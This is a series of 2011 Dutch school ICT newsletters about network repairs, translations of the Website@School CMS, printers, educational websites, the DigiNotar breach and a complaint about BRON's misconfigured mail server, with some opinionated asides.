Op de TV in onze hal vertonen we mededelingen via ons content mangement systeem. Een schakelklok start 's ochtends de PC en de TV en zet de zaak 's avonds weer uit. Opeens bleek de klok van slag. Atoom! Straling? Uit Japan? Ja, indirect wel. Vlak bij de schakelklok staat een Samsung monitor en die stond al wat dagen aan. De straling van de monitor (ja, er zijn vele soorten straling en alles straalt) stoorde de ontvangst van het signaal van de atoomklok.

**INTERNET STORING**

Vanochtend van 6.50 tot 7.10 was er een XS4ALL brede storing. Was te zien omdat onze systeembeheerder automatisch de verbindingen met alle scholen controleert. 't Lag dus niet aan onze kant.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 17 - 2011 (29 april)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**SWITCH TER ZIELE**

Op donderdag 21 april werd door de Firma L. in opdracht van de firma Heutink ons ICT-netwerk doorgemeten. 's Middags was er al wat loos, maar volgens de monteurs kwam dat allemaal goed, als ze de stekker er weer in deden. Vervolgens blijkt op dinsdag (na de tweede Paasdag) dat slechts de ene helft van ons computerpark het doet, en de andere niet. Na een blik in de patchkast blijkt, dat op de ene switch de lampjes vrolijk roepen wel dat er verbindingen zijn, maar op de andere switch is het somber als op een kerkhof.

Op zoek naar het installatiebedrijf. Er werden monteurs langs gestuurd. Ging allemaal heel vlot. Eerst leek het alsof er een stekker uit de achterkant van de switch was. Maar dat kon ook gebeurd zijn door het lostrekken van de switch.

Al met al: de switch bleek stuk.

We mogen het afkloppen, maar we hebben heel weinig problemen. Toch een gevoel van 'vreemd'. Als er 'deskundigen' aan je netwerk zitten gaat er een onderdeel stuk. De switch is kosteloos door de Fa. Heutink vervangen. Een voorschotje op de installatie van de Klas3 op onze school?

**WEBSITE@SCHOOL**

Weer een paar mijlpalen bereikt. Ons nieuwe website content management systeem is nu ook beschikbaar in het Chinees (dank aan Liu Jing Fang) en Frans (dank aan Jean Peyratout).

Hier een **screenshot van de chinese versie**

We zoeken nog vertalers. Er is een kleine vergoeding beschikbaar.

Volgende week geen BIC vanwege voorjaarsvakantie.

Groet en goed weekend,

Karin,

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 19 - 2011 (13 mei)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

VRIJDAG de 13e een ongeluksdag? Wat een geluksdag, geluksweek, zie Website@School hieronder.

**TELEBLIK**

Van de week was er een email van Teleblik: poster bestellen voor de bovenbouw met ideeën voor filmpjes voor aardrijkskunde. Het gaat via Kennisnet. Dinsdag besteld, donderdag in huis.

**POLS NIEUWSBRIEF**

Eigenlijk is de rubriek over leuke links niet meer nodig, als je zelf je registreert voor de **POLS nieuwsbrief**. Daar zit iemand met tijd om de leuke links van het internet voor je te verzamelen. Deze keer over Hemelvaart, Annie MG Schmidt en alle evenementen voor het einde van groep 8.

**BOERDERIJ-EDUCATIE (even niet ICT)**

Voor scholen in Amsterdam: met zware subsidie van de Gemeente Amsterdam kunnen kinderen van de groepen 5 t/m 8 naar **boerderijen** in de omgeving van Amsterdam. Met de bus naar een boerderij en de boer legt van alles uit en de kinderen krijgen allerlei opdrachten. Geleerd o.a.: aan de kleur van een oorleltje van een kip kun je zien welke kleur eieren ze legt.

**KURZWEIL**

Wij gebruiken voor dyslectische leerlingen het programma Kurzweil. Deze week kwam er een **nieuwsbrief** uit met nieuws over het programma: er is een vernieuwde versie en een upgrade. Wie het programma heeft aangeschaft na 1 juli 2010 krijgt de upgrade gratis. En wie versie 10 heeft kan gratis updaten via de **update pagina**.

**WEBSITE@SCHOOL**

Weer een paar mijlpalen deze week:

- Nieuwe versie 0.90.2, downloadbaar via <http://websiteatschool.eu>.
- Frans toegevoegd dankzij Jean Peyratout van Scideralle
- Chinees toegevoegd door Jing Fang Liu
- Nederlandse handleiding: Karin gaat de Guided Tour vertalen. Dat is het hoofdstuk voor de beginners. Wie wil er ook een hoofdstuk pakken? Het is alleen vertalen. Dirk maakt de screenshots.
- Hongaars: Krisztina gaat eraan beginnen
- Pools: Waldemar (maakt zelf websites) zei ook zijn medewerking toe.
- Spaanse handleiding: Anouk doet hetzelfde.
- Franse handleiding: Jean doet hetzelfde

Verder zijn we bezig met de organisatie van Perzisch, Turks en als laatste, ARABISCH! Website@School werkt ook van rechts naar links. We zoeken nog mensen (ouders?) die mee willen werken.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Zie boven

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 20 - 2011 (20 mei)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**MEDIAWIJSHEID**

Nieuw onderdeel op de site van kennisnet ter voorbereiding van de week van de mediawijsheid (21 - 27 november). [mediawijland.kennisnet.nl](http://mediawijland.kennisnet.nl). Je kunt er een quiz spelen. Dan weten de kinderen hoe mediawijs ze zijn.

**VEEL FOTO'S AFDRUKKEN**

Weer wat geleerd. (dankjewel Jiske!) Als je je geheugenkaartje van je fototoestel aansluit op een computer (met een windows installatie), verschijnt er een venstertje met "verwisselbare schijf". Kies dan de optie: "de afbeeldingen afdrukken". Volg de stappen in de wizard. Heel handig voor ons, als we de ouders via foto's aan de wanden willen informeren over onze activiteiten. Je hoeft ze zo niet meer één voor één te selecteren en af te drukken, want je kunt op deze manier veel foto's met één druk op de knop afdrukken. Heerlijk, scheelt een hoop tijd!

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**WEBSITE@SCHOOL**

De Spaanse vertaling van de Website@School handleiding, en daarvan de 'Paseo dirigido' vordert en is te volgen op [http://wyxs.net/web/was\\_es/guidedtour.html](http://wyxs.net/web/was_es/guidedtour.html).

We kunnen nog steeds vertaalhulpen gebruiken. Doe mee en vertaal een hoofdstuk van het Engels naar het nederlands! Vele handen maken licht werk. Dirk maakt de screenshots.

Kies een hoofdstuk op <http://wyxs.net/web/was/> en mail ons even, dan zetten we het voor je neer. Geen ingewikkelde codes, gewoon vertalen. Help nederlandse scholen!

**TV IN DE HAL**

Schakelklok stond verkeerd waardoor om 17.00 uur de TV en de PC niet afschakelden. Opgelost. Nu komt de volgende stap. We willen de zaak nog wat verder perfectioneren zodat e.e.a. werkt zonder de Kiosk CD (gemaakt met Slax), maar met een USB stick, zodat er geen bewegende onderdelen meer aan de zaak te pas komen. Scheelt stroom en onderhoud.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



**Baarsjes Informatie en Communicatie Jaargang 10 - week 21 - 2011 ( 27 mei)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**MEDIAWIJSHEID QUIZ**

Om de quiz op [mediawijsland.kennisnet.nl](http://mediawijsland.kennisnet.nl) te kunnen spelen bij ons op school moesten er wat poorten opengezet worden. Collega's uit de bovenbouw! Probeer de quiz eens en zet dan je leerlingen eraan! Tik eerst je naam in en klik dan op 'speel nu'.

**FILMPJES EN WEBSITES BIJ DE METHODE VEILIG LEREN LEZEN**

Kijk eens op een [verzamelpagina](#) met allemaal links en tips bij de verschillende kernen van Veilig Leren Lezen.

**AMBRASOFT**

Vandaag hebben we in het taalgedeelte het woordenpakket van Veilig Leren Lezen geïmporteerd. Zo kunnen de leerlingen uit groep 3 op een nieuwe manier de spelling van hun woordjes oefenen.

**WEBSITEATSCHOOL**

Talen: deze week het Hongaars erbij. Isten hozott Krisztina!

We zijn nog steeds op zoek naar nieuwe vertalers. Doe mee en vertaal een stukje programma of een stukje handleiding. Je helpt alle scholen ermee. De handleiding die uitlegt hoe simpel het is, staat op:

<http://wyxs.net/web/was/tools.html#h3>

Er zijn enkele donaties binnengekomen voor de nieuwe TV module. Daarmee kan je via een TV of groot flatscreen mededelingen vertonen of foto's laten zien. Als een school meerdere ingangen heeft, kan iedere ingang zijn eigen mededelingen krijgen. Het is een zeer goedkoop en handig systeem dat ook op allerlei andere plekken in scholen, bedrijven, restaurants e.d. inzetbaar is. We kennen een HBO ICT school in Utrecht die er de last minute roosterwijzigingen mee vertoont bij de ingang.

Bij ons op school worden op dit moment de foto's van een spelletjesmiddag **erop** vertoond. De monitor is te bereiken door te klikken op het gele rechthoekje in het logo van onze school op de [website](#).

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Komende twee weken geen BIC wegens onze juni-vakantie.

Groet en goed weekend en prettige vakantie,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

2011-06-17 w24

**Baarsjes Informatie en Communicatie Jaargang 10 - week 24 - 2011 (17 juni)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**WEBSITE@SCHOOL**

Veel goed nieuws deze week. Ulku, moeder van Talha in groep 8 is begonnen met de Turkse vertaling van het programma. Karin vordert (langzaam) met de Nederlandstalige handleiding en George van **St. KBA** heeft zich bij haar aangesloten en vertaalt het hoofdstuk 'Installatie'. Wie pakt ook een hoofdstuk. Zie <http://wyxs.net/web/was/> en mailt ons.

We ontvingen een kleine subsidie van het Europees platform voor Internationalisatie van het onderwijs. Daarmee kan een module ontwikkeld worden. Welke? We houden ons aanbevolen voor suggesties.

**HEUTINK**

Tijdens ons schoolreisje hoorden we van een collega het volgende: "Van de week was er iemand van Heutink ICT met iemand van ons schoolbestuur in de school. We krijgen komend schooljaar waarschijnlijk allemaal een digibord in de klas en 4 computers."

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Mensen?

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 25 - 2011 (24 juni)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**BEZOEK**

We kregen bezoek van een bestuurslid van de coöperatieve vereniging '**Onze Energie**', het lokale duurzame energiebedrijf van Amsterdam. De bestuurder bleek een zware jongen op ICT gebied. Hij was onder de indruk van **ServerOpSchool** en **ONSBORD**. Maar hij werd sprakeloos van de mogelijkheden van **Website@School**. Omdat de vereniging veel bijdragen van leden wil (een eitje met de mogelijkheden van het account beheer) en een onbeperkt aantal Intranetten en sites, leek Website@School een bruikbaar alternatief voor hun huidige CMS.

**WEBSITE@SCHOOL**

Ülkü en Waldemar werken gestaag door aan Turks en Pools. Dirk schrijft aan de handleiding van Account Beheer. Dat is een grote klus vanwege de vrijwel onbegrensde mogelijkheden die gebruikers kunnen - maar niet hoeven!- te hebben. Ze merken het niet eens.

Wie pakt een hoofdstuk van het manual? Wie weet mensen die wat voor NEDERLANDSE leerlingen en scholen willen betekenen?

We zoeken ook nog vertalers van het programma. Wie kent mensen die wat voor scholen en leerlingen in de WERELD willen doen?

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

Techniek? Techniek? Mensen!!

**PRINTERS**

Printer op de 1e verdieping vervangen voor exemplaar uit de voorraad. We printen nu al een jaar of 8 met die printers; tegen minimale kosten. Maar ze beginnen nu toch oud te worden. Tijd voor...?

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 27 - 2011 (1 juli)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**INTERNATIONALISERING IN HET ONDERWIJS**

Nu we een subsidie hebben van het Europees Platform voor internationalisatie in het onderwijs zijn we ons aan het beraden met welk type aanvulling(en) <http://www.websiteatschool.eu> het meest gebaat zou kunnen zijn om internationale samenwerking tussen leerlingen te bevorderen. Wie van jullie heeft ervaring met internationalisatie in je onderwijs? Wie wil ons helpen met voorstellen, ideeën, wilde projecten, meedenken en meer?

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**PRINTERS TE GEEF**

We hebben een stuk of vier Laserjet 4MV van HP staan. Hele degelijke zware apparaten voor in een netwerk. Kent iemand een klusser die ze wil hebben? Er moet e.e.a. aan geknutseld worden. Ze printen wel, maar niet super. Maar van vier kun je er misschien drie maken of twee. Kom maar halen.

**WEBSITEATSCHOOL**

Eind van deze maand komt de nieuwe versie uit. Daarin (onder veelmeer) een aantal kleine aanpassingen die de installatie op XS4ALL server nog makkelijker maakt. XS4ALL is de provider die de meeste basisscholen gebruiken voor hun Internet toegang en waar ze hun website hosten omdat deze provider behoorlijk goedkoop is en goede service biedt.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 27 - 2011 (8 juli 2011)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**ONRUST IN DE CLOUD**

<http://webwereld.nl/nieuws/107160/d66-eist-einde-aan-amerikaanse-datahonger.html>

KOP:

Ook in Den Haag heerst onrust over het feit dat gevoelige data van burgers en bedrijven die in Europa is opgeslagen door bedrijven wordt overgeleverd aan Amerikaanse autoriteiten.

<http://webwereld.nl/nieuws/107156/amerika-graait-in-europese-clouddata.html>

KOP:

De 'Europese cloud' is een wassen neus. Via een Amerikaanse rechter of de Patriot Act hebben Amerikaanse autoriteiten toegang tot alle data, erkent Microsoft. De EC moet zich verantwoorden.

Moet je je daar nou als schoolje of individu druk over maken? Moet je je druk maken als je Nederlandse Internet Provider of je Nederlandse datacenter worden overgenomen door een Amerikaans bedrijf? Je mag het helemaal zelf weten, maar wie zegt niets verbergen te hebben, is waardeloos of een beetje dom (Maxima).

Zie verder onder techniek en Website@School

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**PRINTERS?**

Geen belangstelling? Dan maar weg.

**WEBSITEATSCHOOL**

Er heeft zich een tweede Poolse vertaler gemeld. Welkom Janek!

Website@School, Patriot Act en Homeland Security: Diverse Amerikaanse wetten verbieden het gebruik van sterke encryptiemethoden in software.

Precies vanwege de artikelen in Webwereld hebben wij als publieke download locatie voor Website@School een Europese server; [BerliOS](#).

Er zijn goede redenen om je data niet bij Sourceforge (een publieke download plek) neer te zetten. Bij Sourceforge moet je verklaren of je software onder 1 of 2 valt:

1. This project does NOT incorporate, access, call upon, or otherwise use encryption of any kind [...]
2. This project DOES incorporate, access, call upon or otherwise use encryption. Posting of open source encryption is controlled under U.S. Export Control Classification Number "ECCN" 5D002 and must be simultaneously reported by email to the U.S. government. [...]

Wij zitten niet op een Amerikaanse server dus. Er is maar 1 cloud. De cloud waar je zelf de netstekker van in handen hebt.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 28 - 2011 (15 juli)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

**VAKANTIE AANSTAANDE**

De zomervakantie begint over een week. Dit is onze laatste BIC van dit schooljaar. We verwachten in de loop van de volgende week bezig te zijn met voorbereidingen voor de zomervakantie. Dan zetten we de computers op "uit", zodat er in de zomervakantie geen misbruik gemaakt kan worden van de computers. We bereiden ons dan ook voor voor het "grote overzetten" van alle leerlingen en groepen voor het volgende schooljaar.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**PRINTERS**

We hebben onze oude HP Laserjet 4MV printers (een jaar of 8 geleden van de Dienst Stadstoezicht gekregen) na een tweede leven op onze school geschonken aan de Dienst Stadsreiniging en wensten ze een succesvol derde leven toe. Het was mooi weer en ze waren verbazend snel verdwenen.

We kochten bij de PC-Dokter een nieuwe HP P2055DN, een dubbelzijdige zwart/wit laser- netwerkprinter waar veel papier in kan.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

## Schooljaar 2011-2012

1. [2011-09-09 w36](#)
2. [2011-09-16 w37](#)
3. [2011-09-22 w38](#)
4. [2011-10-05 w40](#)
5. [2011-10-09 w40](#)
6. [2011-10-27 w43](#)
7. [2011-11-02 w44](#)
8. [2011-11-09 w45](#)
9. [2011-11-15 w46](#)
10. [2011-11-25 w47](#)
11. [2011-11-29 w48](#)
12. [2011-12-06 w49](#)
13. [2011-12-14 w50](#)
14. [2011-12-23 w51](#)
15. [2012-01-13 w02](#)
16. [2012-02-03 w05](#)
17. [2012-02-08 w06](#)
18. [2012-02-20 w08](#)
19. [2012-03-09 w10](#)
20. [2012-03-30 w13](#)
21. [2012-04-20 w16](#)
22. [2012-04-27 w17](#)
23. [2012-05-04 w18](#)
24. [2012-06-08 w23](#)

**Baarsjes Informatie en Communicatie Jaargang 10 - week 36 - 2011 ( 9 september)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**SERVERATSCHOOL en JAAROVERGANG**

Ieder jaar rond deze tijd moet onze systeembeheerder een handje helpen bij de jaarovergang.

Resultaat:

- alle nieuwe leerlingen hebben een account en hun mapjes op de server. Dat mapje zit meteen in de juiste groep.
- De juffen en meesters hebben de juiste groepen in hun 'Mijn Documenten'.
- De mappen van de groepen zijn 'even' opgeruimd zodat ze het jaar met een schone lei - is dat begrip nog wel van deze ICT tijd?- beginnen.
- De uurlijkse backup van alle accounts geleegd en opnieuw aangemaakt. De laatste dagelijkse backup bewaren we nog even.

Kosten: 2 uur werk (8 strippen). Het opruimen van de home directories van de groepen was nog het meeste werk (1,5 uur). Daar is dus nog wel winst te behalen door ICT onderwijs (aan onze leerlingen).

**JAAROVERGANG**

Elk jaar is het weer een crime met de zomervakantie: de lokalen moeten schoongemaakt worden. Alle computers die niet op vaste tafels staan, worden ontkoppeld. Dus aan het einde van de vakantie moet alles weer vastgemaakt worden en soms worden computertafels verplaatst. Een school is geen kantoor, dat merk je ook aan dit soort elk jaar weer terugkerende zaken. pffff.

**WEBSITEATSCHOOL**

Het project heeft een subsidie ontvangen van het 'Europees Platform voor internationalisering van het onderwijs'. In overleg met het EPF zullen we kijken aan welke module we de subsidie zullen besteden. Suggesties welkom.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**DIGINOTAR**

Een snel onderzoekje leerde dat de onderwijs sites die qua privacy van belang zijn (Bron, C<sub>2</sub>to, OSG) geen certificaten van Diginotar hebben maar van Getronics, VeriSign en TERENA.

Diginotar houdt ook de gemoederen van de BIC redactie bezig. Het bedrijf is doodverklaard, maar de zaak allerm minst. Wat toont die aan? Veiligheid is niet alleen techniek, maar vooral een instelling, een mentale houding, een geestesgesteldheid. Als je die niet hebt, dan kan je techniek nog zo op orde zijn, maar het wil niet zeggen dat de veiligheid gewaarborgd is. Zoiets als een leerkracht die kinderen haat, ook met digibord en het beste lesmateriaal weinig goeds tot stand brengt in de klas.

Diginotar had de mindset en het instrumenarium niet op orde. Het had de meest primaire zaken in dit verband zelfs niet voor elkaar:

- Ze gebruikten Windows (gesloten software, dus niet controleerbaar: verkeerde mindset). Windows is geen uithangbord voor een digitale notaris.
- Ze gebruiken geen virusscanner (beginnersfout).
- Ze hebben de computer die de certificaten maakt aan het Internet hangen. Dat is alsof de Staatsdrukkerij de matrijzen van de Eurobiljetten én het papier én de ingeweven draadjes én de watermerken én de wijze van nummeren van de biljetten laat slingeren.
- Ze hielden de zaak stil (in ICT en veiligheid erger dan een doodzonde).

Bronnen o.a.:

<http://webwereld.nl/nieuws/107833/fox-it--diginotar-gebruikte-niet-eens-virusscanner.html#>

Misschien is de lijst langer. We weten het niet omdat we niet weten of ze nog meer onder hun petten houden. Verantwoordelijk minister Donner en de baas van Diginotar, Tony de Bos, zijn CDA'ers, Windows is een op religie gebaseerd besturingssysteem. Alle drie zijn ze sterk in zaken stil houden. Hoopten ze de zaak op te lossen met bidden?

Groet en goed weekend,



Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 37 - 2011 ( 16 september)**  
**Waarom is de Rosa Boekdrukker op ICT gebied innovierend?**

**VEILIG LEREN LEZEN EN DIGIBORDEN**

Bij de leerkrachtassistent van VLL moet je iedere keer inloggen met naam en wachtwoord. Dat kost tijd en is onhandig als je voor je digibord staat. Onze systeembeheerder heeft deze lang uitstaande wens tot verbetering eindelijk opgelost nadat VLL zijn inlogscherf wat verbeterd heeft. Met één klik op het digibord start Firefox, start VLL, worden loginnaam en wachtwoord automatisch ingevuld en staat VLL klaar. Nog één klik op het digibord en je bent aan het werk. Die laatste klik (op start) is nodig omdat VLL nog wel wat verbeterd kan worden.

**MIJN NAAM IS HAAS**

Bij de kleuterbouw is men gecharmeerd van het online programma van HAAS.

"Met de online software *Op pad met Haas* wordt op een leuke en effectieve manier extra aandacht besteed aan de woordenschatontwikkeling en mediavaardigheden van kleuters op de basisschool."

We gaan ons opgeven als testschool voor de nieuwe versie.

**MILJOENENNOTA EN WEBSITEATSCHOOL**

De miljoenennota ligt al op straat. Dat is niet erg, maar de wijze waarop dat gebeurde was schokkend eenvoudig. De journalist tikte de vindplaats van de troonrede van 2010 in, verving 2010 door 2011 en tikte op de Enter toets. Voilà! Het is het zoveelste falen van de overheid op ICT gebied.

In Website@School hebben we hiermee rekening gehouden en kun je aan pagina's een een embargo en vervaldatum opgeven. Hm.. misschien moeten we eens denken over Website@Gouvernement? :-)

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**NIEUWE IMAGES**

Deze week zijn heeft onze systeembeheerder noodzakelijke updates uitgevoerd en kleine aanpassingen gedaan. Alle werkstations zijn weer up to date met een schone en verse installatie.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

**Baarsjes Informatie en Communicatie Jaargang 10 - week 38 - 2011 ( 23> 27 september) (we hadden vrijdag een feestje met het team)  
Waarom is de Rosa Boekdrukker op ICT gebied innoverend?**

Verlate BIC vanwege afscheidsfeest afgelopen vrijdag

**LESIDEEËN**

Voor de Kinderboekenweek links over heldhaftige helden naar de [POLS](#) nieuwsbrief.

**TELEBLIK**

Voor 1 oktober moet het schoolaccount geactiveerd worden om de teleblik filmpjes te kunnen bekijken. Voor onze school is het allemaal weer in orde.

Teleblik schoolkalender. Kijk [hier](#) voor lesideeën.

**KLASSET TV**

De [laatste nieuwsbrief](#) met informatie over o.a. de kinderpostzegel actie en de dag van de leraar op 1 oktober.

**VEILIG LEREN LEZEN**

Met [informatie en tips](#) over de kinderboeken week.

**SCHOOLTV BEELDBANK**

De Schooltv-beeldbank is klaar voor een nieuw schooljaar vol clips en ander digitaal leermateriaal. In [deze nieuwsbrief](#) een vooruitblik naar wat u van uw vertrouwde Beeldbank kunt verwachten.

**SCHOOLTV**

Voor de groepen 3 en 4 staat er [informatie](#) over dag van de Leraar, Huisje Boompje Beestje, Kattentaal, Teleblik en Sinterklaasjournaal (lespakket)

Voor de groepen 5 en 6 is er [informatie](#) over o.a. Superhelden in de kinderboekenweek. Ook is er de [link naar een vide](#)oclip bij leraar24 over woordwebben maken.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**BIJ DE BRON AANPAKKEN?**

Bron is de organisatie waarvan zo'n 7500 basisscholen hun geld ontvangen. Bron stuurt e-mails die niet aankomen omdat Bron niet aan de regels voor het verzenden van mails wil beantwoorden. In die regels staat dat iedere server een postmaster account moet hebben. Bron heeft dat niet: stuur maar eens een mail naar [postmaster@bron.nl](mailto:postmaster@bron.nl). Dan krijg je terug:

-----  
This message was created automatically by mail delivery software.

A message that you sent could not be delivered to one or more of its recipients. This is a permanent error. The following address(es) failed:

[postmaster@bron.nl](mailto:postmaster@bron.nl)  
SMTP error from remote mailer after RCPT TO:<[postmaster@bron.nl](mailto:postmaster@bron.nl)>: host mx02.solcon.nl [212.45.32.236]: 550 unknown user  
-----

Niet alleen wij hebben last en kosten aan BRON's nalatigheid; anderen ook. We citeren uit een mail van een ander bestuur aan wat scholen:

[citaat]  
Oh wat een ergernissen, en dat meermaals...

Hallo allemaal,

Hebben jullie ook zo je buik vol van mensen die jou de schuld geven van problemen die ze zelf veroorzaken??

Hier een mooi voorbeeld:

BRON heeft al een groot aantal keer brieven gestuurd naar ons bestuurskantoor en diverse

scholen, met de mededeling dat we onze mailserver moesten aanpassen, want ze konden ons per mail niet bereiken.

Wat blijkt, na enig spoorzoeken? De mailserver(s) van BRON zijn niet helemaal correct geconfigureerd, waardoor berichten worden verstuurd die niet voldoen aan de wereldwijde afspraken met betrekking tot Internet & e-mail. Deze afspraken zijn bekend als RFC's. Deze afkorting staat voor Request For Comments.

Zie voor uitgebreidere informatie [http://nl.wikipedia.org/wiki/Request\\_for\\_Comments](http://nl.wikipedia.org/wiki/Request_for_Comments)

Even terug naar BRON. Op de eerste melding dat er niet gemailed kon worden (maart 2010) hebben we bron.nl op onze white-list gezet, opdat ze zonder postmaster@ account naar ons konden mailen.

Op de tweede foutmelding, in september 2010 kwam als antwoord:

> Wij adviseren u over dit probleem contact op te nemen  
> met uw e-mailprovider.

Daarbij werd dit probleem door hen meteen afgevinkt als zijnde 'opgelost'

Aangezien wederom het probleem niet bij ons maar bij hen lag, hebben we vriendelijk doch dringend verzocht om de mailinstellingen op hun servers te (laten) nakijken en aanpassen. Enige tijd ging het goed, maar soms ook niet. Dan kwam er weer zo'n brief.. Mijn reactie -via een online aangemaakt 'incident'- was in de trant van

> We hebben u ook diverse keren de oplossing (verbeter de inrichting  
> van uw mailservers) gegeven, maar het probleem ontstaat kennelijk steeds  
> weer. Is er bij u een technisch contactpersoon, of is het mogelijk om  
> iemand van het > bedrijf dat uw servers onderhoudt te spreken/mailen o.i.d.?  
> We zouden graag willen dat u uw zaken beter op orde maakt,  
> zonder ons de schuld in de schoenen te schuiven.

Nu zijn we anderhalf jaar verder sinds de eerste foutmelding, en hebben diverse keren zowel per telefoon alsook per mail toegezegd gekregen dat door bijvoorbeeld software-updates het probleem bij BRON verholpen zou worden, maar toch..

Op 15 september 2011 was er weer zo'n brief, en werd door onze systeembeheerder geconstateerd dat opnieuw het bericht van BRON krakkemikkig opgebouwd was.

Volgens de laatste berichten (afhandeling incident) is bij BRON op 16 september een instelling 'hersteld'.

> Bij de volgende mailing zou het dus goed moeten gaan.  
We zijn heel benieuwd. U ook?

Fijn toch, dat ze altijd hun berichten eindigen met:

> Heeft u nog vragen? Raadpleeg dan onze Kennisbank

Hoeveel tijd heeft dit u al gekost? Mij teveel. Helaas kunnen we BRON niet negeren, we zijn van het instituut afhankelijk voor bekostiging van ons onderwijs!

Vriendelijke groeten,  
Naam bij recatie bekend  
[einde citaat]

Doe de test, stuur een mail naar [postmaster@bron.nl](mailto:postmaster@bron.nl). Zelfs voor BRON gelden de meest eenvoudige regels van het Internet. Die regels zijn er om wat minder spam binnen te krijgen, we hebben dus voordeel bij naleving en voor BRON is e.e.a. een koud kunstje. Wordt vervolgd, vrezes we.

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

